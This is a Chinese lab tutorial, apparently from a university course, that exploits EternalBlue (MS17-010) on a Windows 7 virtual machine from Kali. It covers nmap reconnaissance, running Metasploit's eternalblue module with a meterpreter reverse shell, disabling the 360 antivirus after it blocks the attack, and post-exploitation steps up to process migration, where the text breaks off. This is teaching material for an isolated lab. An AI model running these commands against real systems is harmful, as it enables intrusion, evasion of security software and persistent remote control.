

# 永恒之蓝漏洞利用

## 一、预备知识

### 1、何为永恒之蓝？

永恒之蓝(Eternal Blue)爆发于 2017 年 4 月 14 日晚，是一种利用 Windows 系统的 SMB 协议漏洞来获取系统的最高权限，以此来控制被入侵的计算机。甚至于 2017 年 5 月 12 日，不法分子通过改造“永恒之蓝”制作了 wannacry 勒索病毒，使全世界大范围内遭受了该勒索病毒，甚至波及到学校、大型企业、政府等机构，只能通过支付高额的赎金才能恢复出文件。不过在该病毒出来不久就被微软通过打补丁修复。

### 2、什么是 SMB 协议？

SMB（全称是 Server Message Block）是一个协议服务器信息块，它是一种客户机/服务器、请求/响应协议，通过 SMB 协议可以在计算机间共享文件、打印机、命名管道等资源，电脑上的网上邻居就是靠 SMB 实现的；SMB 协议工作在应用层和会话层，可以用在 TCP/IP 协议之上，SMB 使用 TCP139 端口和 TCP445 端口。

### 3、445 端口

445 端口是一个毁誉参半的端口，有了它我们可以在局域网中轻松访问各种共享文件夹或共享打印机，但也正是因为有了它，黑客们才有了可乘之机。445 端口在 win7 中缺省安装情况下一般都是开启的。

### 4、受影响的系统。

目前已知受影响的 Windows 版本包括但不限于：WindowsNT，Windows2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8，Windows 2008、Windows 2008 R2、Windows Server 2012 SP0。永恒之蓝漏洞在 windows 系统中称为：ms017-010 漏洞。本次实验的靶机系统为 win7 sp1。

## 二、实验步骤

### 1、实验环境搭建

请参考“ms08-067 漏洞渗透攻击”。kali 虚拟机和 win7 虚拟机中“网络适配器”都设置为仅主机模式。

1) 启动 kali 虚拟机，用户名：root，口令：toor，查看本虚拟机的 Ip 地址：  
ifconfig


```

(root@kali)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.137.130 netmask 255.255.255.0 broadcast 192.168.137.255
    inet6 fe80::20c:29ff:fe4d:c8bf prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:4d:c8:bf txqueuelen 1000 (Ethernet)
    RX packets 4 bytes 1088 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 76 bytes 12646 (12.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

2) 启动 win7 虚拟机，然后在命令行界面下（按住 win+R，输入 cmd）查看自己的 ip 地址且 ping 下虚拟机 kali 的 Ip 地址。



```

C:\Windows\system32\cmd.exe
C:\Users\aa>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . : mshome.net
    本地连接 IPv6 地址 . . . . . : fe80::9c0d:b704:299b:837ex11
    IPv4 地址 . . . . . : 192.168.137.248
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.2.1
                        192.168.137.1

隧道适配器 isatap.mshome.net:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : mshome.net

C:\Users\aa>ping 192.168.137.130

正在 Ping 192.168.137.130 具有 32 字节的数据:
来自 192.168.137.130 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.137.130 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.137.130 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.137.130 的回复: 字节=32 时间<1ms TTL=64

192.168.137.130 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间<以毫秒为单位>:
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms

```

请记住这个 ip，实验时你的 win7 的 ip 不一定和教案一样，以后靶机的 ip 都用这个地址。

## 2、情报收集

1) 我们首先不使用任何参数来查看 192.168.137.0/24 网段的主机是否有存活且哪些主机打开了 445 端口：

```

(root@kali)~# nmap 192.168.137.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-11 20:59 EST
Nmap scan report for 192.168.137.1
Host is up (0.00035s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  iclslap
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for VNwin7.mshome.net (192.168.137.248)
Host is up (0.00036s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 00:0C:29:FC:C1:02 (VMware)

Nmap scan report for 192.168.137.130
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.137.130 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 7.09 seconds

```

137.1 和 137.248 都打开了 445 端口，但我们知道 137.1 是本主机的 Vmnet1 的 ip，也就代表了是你正在使用的主机，无需进一步检测。

2) 现在使用选项 -sS, -O 查看这 137.248 主机的操作系统，s 是隐秘的意思，不容易被别人发觉，O 是扫描主机的操作系统。

```

(root@kali)~# nmap -sS -O 192.168.137.248
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-11 21:10 EST
Nmap scan report for 192.168.137.248
Host is up (0.00039s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:0C:29:FC:C1:02 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds

```

3)接着我们使用参数-A 对 137. 248 主机查看它的详细信息。为了加快查看速度，我们使用参数-Pn。

```

(root@kali)~# nmap -sS -A -Pn 192.168.137.248
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-11 21:14 EST
Nmap scan report for 192.168.137.248
Host is up (0.00085s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ ssl-cert: Subject: commonName=VNwin7.tongji.edu.cn
|_ Not valid before: 2021-01-10T07:32:12
|_ Not valid after: 2021-07-12T07:32:12
|_ ssl-date: 2021-03-12T02:14:18+00:00; -1m26s from scanner time.
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:FC:C1:02 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: VNWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -2h01m25s, deviation: 3h59m59s, median: -1m26s
|_ nbstat: NetBIOS name: VNWIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:fc:c1:02 (VMware)
|_ smb-os-discovery:
|_   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|_   OS CPE: cpe:/o:microsoft:windows_7::sp1
|_   Computer name: VNwin7
|_   NetBIOS computer name: VNWIN7\x00
|_   Workgroup: WORKGROUP\x00
|_   System time: 2021-03-12T10:14:04+08:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user

```

原来靶机使用的系统为 win7 sp1，也相应的知道计算机名和创建时期以及开放端口的版本。

4) 我们通过 msf 辅助模块查看靶机究竟是否存在 ms17-010 漏洞。首先启动 msf 终端。





可以看到靶机 win7 sp1 存在 ms17-010 漏洞

3、第二次渗透攻击。

再次搜索 ms17-010，并启用攻击模块。

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSyner
gy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal No     MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Wind
ows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average No     MS17-010 EternalBlue SMB Remote Wind
ows Kernel Pool Corruption for Win8+
4  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSyner
gy/EternalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Executi
on

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

查看模块所需参数。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
-          -
RHOSTS        192.168.137.248 yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445              yes        The target port (TCP)
SMBDomain     .                 no         (Optional) The Windows domain to use for authentication
SMBPass       .                 no         (Optional) The password for the specified username
SMBUser       .                 no         (Optional) The username to authenticate as
VERIFY_ARCH   true              yes        Check if remote architecture matches exploit Target.
VERIFY_TARGET true              yes        Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
-          -
EXITFUNC      thread           yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.137.130 yes          The listen address (an interface may be specified)
LPORT         4444             yes        The listen port

Exploit target:

Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

设置参数并运行。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.137.248
RHOSTS => 192.168.137.248
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.137.130:4444
[*] 192.168.137.248:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.137.248:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.248:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.137.248:445 - Connecting to target for exploitation.
[*] 192.168.137.248:445 - Connection established for exploitation.
[*] 192.168.137.248:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.248:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.137.248:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.137.248:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.137.248:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.137.248:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.248:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.248:445 - Sending all but last fragment of exploit packet
[*] 192.168.137.248:445 - Errno::ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.
```

攻击失败，通道被拒绝了，什么原因呢？明明有漏洞啊，我们到 win7 虚拟机看看。



360 杀毒提示了，而且还提示是 137.130 远程主机入侵，注意：提示时间有限，我们退出 360 杀毒软件。再次进行攻击。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.137.130:4444
[*] 192.168.137.248:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.137.248:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.248:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.137.248:445 - Connecting to target for exploitation.
[+] 192.168.137.248:445 - Connection established for exploitation.
[*] 192.168.137.248:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.248:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.137.248:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.137.248:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.137.248:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.137.248:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.248:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.248:445 - Sending all but last fragment of exploit packet
[*] 192.168.137.248:445 - Starting non-paged pool grooming
[+] 192.168.137.248:445 - Sending SMBv2 buffers
[+] 192.168.137.248:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.137.248:445 - Sending final SMBv2 buffers.
[*] 192.168.137.248:445 - Sending last fragment of exploit packet!
[*] 192.168.137.248:445 - Receiving response from exploit packet
[+] 192.168.137.248:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.137.248:445 - Sending egg to corrupted connection.
[*] 192.168.137.248:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.137.248
[*] Meterpreter session 1 opened (192.168.137.130:4444 -> 192.168.137.248:49322) at 2021-03-11 23:25:44 -0500
[+] 192.168.137.248:445 - -----
[+] 192.168.137.248:445 - -----WIN-----
[+] 192.168.137.248:445 - -----
meterpreter > |
```

攻击成功，说明篱笆扎的牢还是有好处的。

#### 4、后渗透模块 Meterpreter 的使用


这次时间多，我们来多做一点。

##### 4.1 截屏。

Meterpreter 的 screenshot 命令可获取活动用户的桌面截屏并保存到当前目录下：/root。

```
meterpreter > screenshot
Screenshot saved to: /root/ELnyWUgY.jpeg
```





桌面截屏是获取目标系统信息的一个重要途径。


#### 4.2 查看当前进程：getpid

当前进程指的是攻击成功后，会在靶机上创建一个进程。


```
meterpreter > getpid  
Current pid: 1184
```

在靶机命令行中输入 `tasklist` 可以看到此进程，但在任务管理器中看不到此进程。





当然，在任务管理器中把“所有用户进程”选上，就可以看到了。



如果在靶机中关闭此进程，连接中断了。

```
meterpreter >
[*] 192.168.137.248 - Meterpreter session 2 closed. Reason: Died
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

再次进行攻击，输入 getpid。

```
meterpreter > getpid
Current pid: 3620
```

进程号发生改变。

迁移进程

当我们攻击系统时，常常是对诸如 Internet Explorer 这类的服务进行漏洞利用，如果目标主机关闭了浏览器或者关闭了攻击进程，Meterpreter 会话也将随之被关闭，从而导致与目标系统的连接丢失。为了避免这个问题，我们可使用迁移进程的后渗透攻击模块，将 Meterpreter 会话迁移到其他稳定的、不会被关闭的服务进程中，以维持稳定的系统控制连接。

我们输入 ps，查看当前进程：

```
meterpreter > ps
Process List
```


PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
304	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
332	548	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
392	384	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
444	384	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
456	436	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
460	548	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
504	436	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
548	444	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
556	444	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
564	444	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
668	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
736	548	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
788	548	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
888	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
932	548	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
940	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1084	548	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1240	548	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1428	548	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1876	548	TPAutoConnSvc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1992	548	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2120	548	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2536	548	taskhost.exe	x64	1	VNWIN7\aa	C:\Windows\system32\taskhost.exe
2572	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2628	888	dwm.exe	x64	1	VNWIN7\aa	C:\Windows\system32\Dwm.exe
2644	2612	explorer.exe	x64	1	VNWIN7\aa	C:\Windows\Explorer.EXE
2752	2644	vmtoolsd.exe	x64	1	VNWIN7\aa	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2812	1876	TPAutoConnect.exe	x64	1	VNWIN7\aa	C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
2824	456	conhost.exe	x64	1	VNWIN7\aa	C:\Windows\system32\conhost.exe
2892	548	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
3240	548	ZhuDongFangYu.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\360\360safe\deepscan\zhudongfangyu.exe
3240	548	ZhuDongFangYu.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\360\360safe\deepscan\zhudongfangyu.exe
3500	456	conhost.exe	x64	1	VNWIN7\aa	C:\Windows\system32\conhost.exe
3584	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
3620	548	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
3664	2752	VMToolsHookProc.exe	x86	1	VNWIN7\aa	C:\Program Files\VMware\VMware Tools\VMToolsHookProc.exe
3732	1956	taskmgr.exe	x64	1	VNWIN7\aa	C:\Windows\system32\taskmgr.exe
3924	2644	cmd.exe	x64	1	VNWIN7\aa	C:\Windows\system32\cmd.exe

一个可以看到攻击进程，也可以看到一般不会关闭的一个 64 位进程：explore.exe，进程号 2644。我们进行进程迁移。注意的是：系统给的进程号是

随机给的，教案中的 2644 不一定是你需要的。

```
meterpreter > migrate 2644
